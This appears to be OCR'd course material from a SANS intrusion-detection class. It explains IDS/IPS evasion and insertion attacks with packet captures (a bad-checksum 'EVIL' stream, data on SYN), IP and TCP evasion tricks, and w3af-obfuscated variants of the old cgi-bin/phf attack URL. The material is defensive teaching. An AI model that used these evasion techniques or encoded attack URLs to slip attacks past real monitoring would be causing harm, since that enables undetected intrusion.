No..	Time	Source	Destination	Protocol	Source port	Destination port	Info
1	0.000000	192.168.11.62	192.168.11.6	TCP	29243	999	29243 > 999 [SYN] Seq=0 Win=8192 Len=0
2	0.001037	192.168.11.6	192.168.11.62	TCP	999	29243	999 > 29243 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len
3	0.077073	192.168.11.62	192.168.11.6	TCP	29243	999	29243 > 999 [ACK] Seq=1 Ack=1 Win=8192 Len=0
4	0.173269	192.168.11.62	192.168.11.6	TCP	29243	999	29243 > 999 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=
5	0.174237	192.168.11.6	192.168.11.62	TCP	999	29243	999 > 29243 [ACK] Seq=1 Ack=2 Win=65535 Len=0
6	0.273178	192.168.11.62	192.168.11.6	TCP	29243	999	29243 > 999 [PSH, ACK] Seq=2 Ack=1 Win=8192 [TCP
7	0.369492	192.168.11.62	192.168.11.6	TCP	29243	999	[TCP Retransmission] 29243 > 999 [PSH, ACK] Seq=
8	0.370442	192.168.11.6	192.168.11.62	TCP	999	29243	999 > 29243 [ACK] Seq=1 Ack=5 Win=65535 Len=0
9	0.473017	192.168.11.62	192.168.11.6	TCP	29243	999	29243 > 999 [RST, ACK] Seq=5 Ack=1 Win=8192 Len=

Follow TCP Stream

Stream Content

```
E9IL
```

Incorrect

Entire conversation (4 bytes)

○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw

Intrusion Detection In-Depth

insertion.pcap

Let's simulate the session on the previous slide using a netcat listener on port 999 of host 192.168.11.6 and using Scapy to craft the traffic. The three-way handshake is established and a payload of "E" is sent in the fourth packet. The server acknowledges this in record 5. Record 6 contains the payload of "9", but you will find a TCP checksum error if you expand the packet details pane with TCP checksum validation enabled in Wireshark. Record 7 reuses the sequence number from record 6 to send the "V" since that sequence number was never acknowledged by the receiving host. It consumes two additional sequence numbers for the "IL". Wireshark interprets this segment as a TCP retransmission because of the reused sequence number. Host 192.168.11.6 then acknowledges the three bytes sent.

As proof of the possibility for an insertion attack – look at the way that Wireshark reassembled the stream – "E9IL". We've succeeded in duping Wireshark since it accepts the "9" on the segment with the bad TCP checksum. It should discard this segment, yet it does not.


There is an explanation for Wireshark's failure to discard this segment. Wireshark highlights a broken checksum value in the packet details pane when configured to validate TCP checksums. This is accompanied by an error about an incorrect checksum, the correct checksum value, and a possible explanation for the error – in this case 'maybe caused by "TCP checksum offload?"'. Checksum offloads transfer the checksum computation process from the host to the network interface card. Consequently, dealing with outbound traffic, this means that there is the possibility that the checksum will be corrected/provided by the NIC and the TCP segment should not be deemed broken or discardable at this point. Wireshark was fed this packet data so it has no idea whether or not the traffic was inbound our outbound.

To see the output, enter the following on the command line:
wireshark insertion.pcap
Select Analyze→ Follow TCP Stream to see the reassembly.

What we witness is that Wireshark has made a decision to include the segment with the TCP checksum error in its reassembly. This really isn't a logic flaw, just an interpretation choice. Wireshark is a magnificent tool, but as you see it is not always perfect.

You may notice that there is no acknowledgement from the server immediately after packet 6. Can't that be used as conclusive proof that the receiving host discarded the segment with the bad TCP checksum? Not really – this could mean one of two things. The first is that it was never accepted and acknowledged. The second is that packet 7 was sent so quickly after packet 6 that the receiver could have acknowledged the aggregated data of both packets in packet 8. It is impossible to tell from looking at the captured traffic alone. The only way to validate this is by examining what the destination host receives. netcat displays the reassembled data as "EVIL" therefore Wireshark misinterpreted the situation.

We issued a caveat at the beginning of Day 1 about Wireshark, tcpdump or any tool that does interpretation of traffic. The operative word is "interpretation" since, like an IDS/IPS, the tool is as accurate as the code and dissectors upon which it is built. That leaves you as the arbiter of the truth.



Evasion

IDS/IPS

Data on SYN

~~E~~

destination

E

VIL

VIL

IDS/IPS sees VIL

Destination host sees EVIL


Intrusion Detection In-Depth

In the case of evasion depicted in the above slide, the destination host sees or accepts a packet that the IDS/IPS does not evaluate correctly. We are looking at another TCP session with a payload of "EVIL" sent to the target destination host. If the attacker can send the traffic in such a manner that the IDS/IPS discards or does not correctly evaluate a packet that the end host accepts, this will elude detection.

A possible scenario for this attack is sending data on the SYN connection. While not typical of normal connections, sending data on SYN is valid per RFC 793. Most operating systems do not accept data on SYN, however there are some that do. The data on a SYN connection should later be considered part of the stream once the three-way handshake has been completed. So, let's say we have a first packet that arrives on the network with a SYN packet destined for our target host and it has a payload of "E" in the SYN packet. The IDS/IPS looks for payload only after the three-way handshake has been completed so it totally misses that there is any data. The destination host receives the same packet and knows to store the "E" for the stream once the three-way handshake is completed. We then have the packets that complete the three-way handshake each with no data in them as expected. And, finally, we have a normal packet with the letters "VIL" as the payload destined for the target host.

The result is that the IDS/IPS sees a segment with a payload of "VIL" and a missing TCP sequence number from the "E" that it did not acknowledge. This content is not evaluated until the missing TCP sequence number arrives. The destination host, on the other hand sees consecutive TCP sequence numbers, reassembles the stream as "EVIL" and accepts and acknowledges this malicious payload.

Data on SYN Sample



```
Source          Destination     Protocol  Source port  Destination port  Info
192.168.11.62   192.168.11.6    TCP       37039        999               37039 > 999 [SYN] Seq=0 Win=8192 Len=1
192.168.11.6    192.168.11.62   TCP       999          37039             999 > 37039 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
192.168.11.62   192.168.11.6    TCP       37039        999               37039 > 999 [ACK] Seq=2 Ack=1 Win=8192 Len=0
192.168.11.62   192.168.11.6    TCP       37039        999               37039 > 999 [PSH, ACK] Seq=2 Ack=1 Win=8192 Len=3
192.168.11.6    192.168.11.62   TCP       999          37039             999 > 37039 [ACK] Seq=1 Ack=5 Win=65535 Len=0
192.168.11.62   192.168.11.6    TCP       37039        999               37039 > 999 [RST, ACK] Seq=5 Ack=1 Win=8192 Len=0
```

Stream Content

```
EVIL
```

Intrusion Detection In-Depth

dataonsyn.pcap

This is a session where payload on the SYN segment is acknowledged. The 192.168.11.6 host runs Mac OS X 10.6. Mac OS X has supported the use of data on SYN for a long time, although most other well-known operating systems do not.


Once again this is a simulated session using Scapy to send the client traffic and using a netcat listener on port 999 of 192.168.11.6. The character "E" is sent as payload on the SYN segment. The SYN/ACK from the server acknowledges only the SYN – not data sent on it since the ACK value is a relative 1, meaning one more than the client's ISN as a normal SYN would generate. The three-way handshake is completed and 192.168.11.62 sends three more bytes of data "VIL". The server returns a relative acknowledgement value of 5 because it accepted the SYN that always consumes one sequence number plus 4 bytes of data – the "E" on the SYN and the "VIL" on the subsequent PUSH packet.

As you can see when we use Wireshark's "Follow TCP Stream", Wireshark reassembles the content as "EVIL". This is useful for validating our theory. However, as we learned examining Wireshark's reassembly of the insertion attack stream, Wireshark may interpret the session differently than the receiving host so it is best to rely on the acknowledgement values for a true assessment. And, there is the added benefit of using netcat as a listener since it displays the content that the host's TCP layer has reassembled – in this case "EVIL" is displayed so we are able to see how the destination host TCP/IP stack truly behaves.

To see the output, enter the following on the command line:

wireshark dataonsyn.pcap

Select Analyze→ Follow TCP Stream to see the reassembly.



IP Layer Attacks

- Bad IP checksum
- Fragmentation overlap
- TTL variations
- MTU variations
- IDS/IPS consequences with successful IP layer evasion:
  - Possible failure to detect any malicious traffic transported over IP layer

Intrusion Detection In-Depth


Let's first examine some of the evasion/insertion attacks that can be done at the IP layer. The first is using a bad IP checksum. Remember that a packet with an invalid IPv4 checksum should be discarded by the first gateway that discovers this. An IPv6 IP header has no IP checksum so the invalid checksum issue is not relevant in IPv6. So, in order for this to be a plausible IPv4 attack, it must occur on the local network. If the IDS/IPS doesn't validate the checksum, it is possible that it is susceptible to an insertion attack by not discarding a packet that the end host will discard.

Next, what if an attacker sends fragments with overlapping data? What is the real data - the original data received or the overwritten data? Compounding this question is that different operating system TCP/IP stacks will either preserve the original fragment data or overwrite the new data. Some operating systems take parts of the payload from both the original and overlapping depending on where the fragments overlap.

Another attack involves the Time to Live field. What if the attacker has done some reconnaissance on the topology of the network and surmises that the IDS/IPS is a hop or so away from the target destination host? If the attacker can set an initial TTL to expire at the next gateway after the IDS/IPS, the attacker can successfully accomplish an insertion attack since the destination host will never see the packet. Finally, let's assume that there is a Maximum Transmission Unit for an internal network that is smaller than the MTU where the IDS/IPS is located. Again, we assume that the attacker has done some reconnaissance and discovered this. If the attacker can send a packet to the destination host with the DF flag set and an MTU larger than the internal network MTU, it is possible that the packet will reach the IDS/IPS, but never make it to the destination host. Once again, this is a successful insertion attack.

A successful IP layer attack potentially has catastrophic consequences. Depending on how an IDS/IPS processes packets, it may be possible that all malicious traffic sent using a successful IP layer evasion technique will not be detected. If we look at the way Snort processes traffic it receives, it reassembles packets layer by layer before passing the parsed packet pieces to the detection engine to compare the traffic against a set of rules. Using the fragment overlap scenario – if packets are crafted to dupe the IDS/IPS into accepting a different set than the receiving host – all rules that examine traffic from IP (pretty much all of them) can be evaded.

Essentially, an evasion becomes more consequential and potentially more harmful the lower the layer on the TCP/IP model it pertains to. An application evasion threatens a specific application. A TCP evasion affects all traffic riding over TCP. An IP evasion encompasses all traffic with IP as the network layer.



TCP Attacks

- Bad TCP checksum
- Cause IDS/IPS to miss session beginning or prematurely terminate watching the session
- TCP sequence overlapping
- Abnormal TCP flag settings
- Manipulate TCP timestamp values
- Consequences:
  - Possible failure to detect any malicious traffic transported over TCP layer

Intrusion Detection In-Depth

There are many more ways to evade detection with TCP than IP since it is such a complex protocol. As we've discussed, it is imperative for an IDS/IPS to validate TCP checksums, otherwise it may accept packets that the destination host rejects.


Evasion techniques include causing a failure of the IDS/IPS to detect the beginning of a TCP session or causing it to prematurely stop detection of a session. When we examine Snort rules, we'll see that Snort and other IDS/IPS solutions must look for malicious TCP traffic in the context of an established session. This means identifying the session establishment that the end host accepts and terminating the scrutiny of the session when the end host terminates the session. While this seems like a trivial task based on obvious criteria, it is not straightforward at all. In the next section, we'll discuss something known as the four-way handshake that is a variation of the three-way handshake that caused issues for IDS/IPS solutions in determining the session establishment.

Returning to the issue where the IDS does not validate TCP checksums, suppose a RST segment is sent with a bad TCP checksum. The IDS/IPS is duped into believing that the session has terminated, while it remains open since the receiving host drops it. Any malicious content sent thereafter will most likely evade detection.

Once an IDS/IPS detects that a session has been established it must reassemble the content of possibly many different segments. An attack that causes it to examine a segment that the destination host does not can cause issues. For instance, overlapping TCP segments that occupy the same TCP sequence numbers introduce ambiguity. Too, different operating systems may honor the original or overlapping segment, causing even more difficulty for correct IDS/IPS assessment.

We examined how Linux hosts accept data on TCP segments where there are no TCP flags set. This is contrary to the guidance offered in RFC 793 that states that, minimally, the ACK flag must be set for the duration of an established session. How is an IDS/IPS to know that a destination host will acknowledge such data? The TCP timestamp option values are another technique that can be employed for evasions. The sender's timestamp value must be either equal to or greater than the last chronological acknowledged segment, otherwise the segment should be discarded. There are many different situations and unique operating system interpretations that can cause the IDS/IPS to evaluate a segment with manipulated timestamp values differently than the receiving host does.

A single successful TCP evasion technique can have dire consequences for detecting malicious traffic. Any malicious payload transported over TCP may not be detected. Think about the many protocols that ride over TCP – HTTP, SMTP, etc. It is estimated that more than 80% upwards to 90% of Internet traffic is HTTP. If you were to look at the default set of Snort rules, you'd find that approximately 90% are for attacks transported over TCP. Snort is not unique in its preoccupation with TCP traffic, every IDS/IPS solution must provide similar attention to TCP. A successful TCP evasion may have far reaching consequences.



Application Layer Attacks

- w3af is an open source "Web Application Attack and Audit Framework" that is capable of encoding the HTTP request for the purpose of evading detection
- Generates obfuscated formats for same request URL:

```
http://www.sans.org/cgi-bin/phf
http://www.sans.org/cgi-bin/./phf
http://www.sans.org/%63%67%69%2d%62%69%6e/phf
http://www.sans.org//cgi-bin\\phf
http://www.s%UFFns.org/cgi-bin/phf
```

Intrusion Detection In-Depth


While the Ptacek/Newsham paper does not discuss application layer attacks, they too have become even more problematic for IDS/IPS. It's bad enough that there are plenty of network and transport layer manipulations that cause evasions. However, this is an entirely different class of activity since the "playing field" is so much more expansive. Any protocol that uses any format that has to be interpreted or normalized in some way can be tricky for an IDS/IPS to evaluate.

w3af is an open source attack and audit framework developed so administrators or auditors can scan their web servers for vulnerabilities such as cross-site scripting and SQL injection, to name a few. It is a very comprehensive tool that includes a plug-in for "evasions" where a request can be obfuscated to make it more difficult for any security software such as an IDS/IPS or web application firewall to decode into its original state, the same process that a web server performs.

The cgi-bin/phf command seen in the slide was included in early web server directories to allow the remote execution of a command. This soon turned malicious when remote users tried to download the /etc/passwd file and then tried to crack an encrypted password file. The best way to prevent this attack was to delete the phf command. However, many sites were not aware of the problem and legacy web server software remains today with phf commands active.

HTTP request URL's are encoded or obfuscated in many different formats when w3af is run using the evasion plug-in. The first URL in the slide is the normal phf attack where the code is found in the cgi-bin directory. The second string uses the self-reference directory (./). The third string uses the escaped hex encoded ASCII equivalent of cgi-bin/phf. The fourth example uses double slashes – forward and backward – which are interpreted by the web server as a single slash. The final URL uses something known as full width encoding created to represent some Asian language characters in a digital format.

These are but a handful of methods used to obfuscate HTTP input. You see the challenge that is presented to an IDS/IPS to normalize the full complement of encodings.



Non-Technical Evasions

- Payload is in a foreign language that the IDS/IPS doesn't understand
- Attack timed during holiday vacation or less attended/unattended period
  - Saudi Aramco attack during the holiday that marks the end of Ramadan
  - Department of Energy labs attacked during long 4th of July weekend
- Attack timed to intentionally or unintentionally be a smoke screen during times of heavy traffic
  - Target Company credit card exfiltration coincided with busiest traffic of Christmas holiday shopping

Intrusion Detection In-Depth


Not all evasions are technical or deliberate. Think about the situation where there is some attack payload that has the native user's foreign language. If the site's attack target host understands that language yet the IDS/IPS does not, an evasion is likely to occur. This is a trivial evasion, and perhaps not even deliberate for the attacker, yet a potentially hidden and unknown aspect for the defended network.

In a Blackhat Brazil presentation titled "Lost in Translation", Joaquim Espinhara and Rodrigo Montoro tested some Snort MySQL rules that had a content of "Access denied to user". In this case, the MySQL server supported a different language than English so an error message returned did not match the content that the rule contained, resulting in an evasion. This seems so obvious, yet had never before been explored. Slides from this presentation can be found at:

http://www.slideshare.net/spookerlabs/lost-in-translation-blackhat-brazil-2014.

In 2012, there was a massive crippling attack launched against Saudi Aramco, a prominent international petroleum business. The attack was a malicious virus that affected 30,000 company computers, effectively shutting down the business. The attack occurred when the employees, many of them Muslim, were on holiday to celebrate the end of Ramadan. In 2011, the Department of Energy Pacific Northwest National Laboratory was attacked over the 4th of July weekend. During that same time, the Energy Department's Jefferson Lab nuclear research facility was also attacked. It may be wise to fortify defenses during holidays instead of kicking back and thinking nothing will happen.

The Target cyberattack of 2013 that installed software on Point of Sale devices to exfiltrate approximately 40 million debit and credit cards was opportunistic in that it was perpetrated between Thanksgiving and Christmas. Of course the intent was to maximize the bounty at one of the busiest shopping times of the year. There are reports that there were a massive number of alerts associated with the attack that were not examined. Sure, this is a big time failure for the security team. But, imagine that the volume of other traffic during this time generated more alerts than usually observed. This doesn't excuse the oversight; it either coincidentally or not coincidentally provided a smoke screen for the attackers.



"Vacation Attack" Evasion


- Hackers are opportunistic
- Many instances of attacks when they suspect security examination is lax
- One common operation is to begin massive exfiltration at the start of a holiday weekend
- Make sure you have some kind of outbound flow measurement and watch for anomalous volume

Intrusion Detection In-Depth

As mentioned on the previous slide, vacation or holiday time present a prime opportunity for hackers to attack. This topic is so important that it merits its own slide and discussion. Often, holiday time is when companies and security analysts are typically lax about security. But, as many incidents have demonstrated, this is the time when just the opposite is true – this is a time when security should be fortified, when security analysts should be extra vigilant.

One mode of operation seen time and time again is to begin a massive exfiltration effort at the beginning of the holiday weekend – like Thanksgiving when most employees have 4 days off. It continues throughout the long weekend and stops or abates at the close of the holiday. This is where having outbound flow statistics can assist in detection. We'll talk more about flow in upcoming days. The presence of unusually large anomalous flows over the duration of a holiday is a good way to detect exfiltration with minimal effort.

Of course this assumes that someone is examining these statistics. Don't wait until Monday morning to discover that you've been plundered and pillaged.



Some Progress in Defense of These Attacks

